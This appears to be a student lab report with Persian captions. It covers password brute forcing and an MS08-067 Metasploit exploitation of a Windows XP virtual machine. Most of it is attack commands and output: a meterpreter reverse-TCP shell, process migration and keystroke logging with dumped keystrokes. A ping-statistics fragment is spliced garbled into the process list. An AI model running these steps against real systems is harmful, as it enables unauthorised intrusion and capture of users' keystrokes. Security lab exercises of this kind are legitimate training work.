





در کادر قرمز رنگ شکل زیر رمز عبور کاربر با brute force attack به دست آمده است که برابر همان abc می باشد.



برای dictionary attack هم یک word list دانلود شد و از محتوای آن برای حمله استفاده شد که شرح آن در تصاویر زیر است.



همانطور که در تصویر مشخص است نتوانستیم رمز عبور کاربر p5 را به دست بیاوریم.



The screenshot shows a Windows XP desktop environment. A command prompt window is open, displaying the following text:

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .               : 192.168.146.131
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.146.2

C:\Documents and Settings\Administrator>
```

The desktop background is a green field. A Recycle Bin icon is visible on the right side. The taskbar at the bottom shows the Start button, a taskbar button for the command prompt, and the system tray with the time 11:29 PM.

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 192.168.146.131
rhost => 192.168.146.131
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.146.128
lhost => 192.168.146.128
msf exploit(ms08_067_netapi) > set lport 4444
lport => 4444
msf exploit(ms08_067_netapi) > show options

```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.146.131	yes	The target address
RPORT	445	yes	The SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.146.128	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > 
```

```

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.146.128:4444
[*] 192.168.146.131:445 - Automatically detecting the target...
[*] 192.168.146.131:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.146.131:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.146.131:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.146.131
[*] Meterpreter session 1 opened (192.168.146.128:4444 -> 192.168.146.131:1049) at 2019-05-28 18:07:41 -0400


meterpreter > sysinfo
Computer : AMIRPHL-F1145F6
OS : Windows XP (Build 2600, Service Pack 3)
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/win32

meterpreter > ps

Process List
=====
192.168.146.131 ping statistics ---
47 packets transmitted, 0 received, 80% packet loss, time 46000ms
rtt min/avg/max/mdev = 0.184/0.184/0.184/0.184 ms

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
372	1436	explorer.exe	x86	0	AMIRPHL-F1145F6\Administrator	C:\WINDOWS\Explorer.EXE
456	372	vmtoolsd.exe	x86	0	AMIRPHL-F1145F6\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
536	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
608	536	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
632	536	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
676	632	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
688	632	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
856	676	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
904	676	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
988	676	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1084	676	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1112	676	VGAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware_VGAuthService.exe



```
meterpreter > migrate 372
[*] Migrating from 1084 to 372...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
amir phl <Back> <Back> <Back> <Back> phl <Prior> <Clear> <Next> <End> 95319 <Delete> <Back> <Back> <Back> 31014 <Ctrl> <LCtrl> ss
meterpreter >
```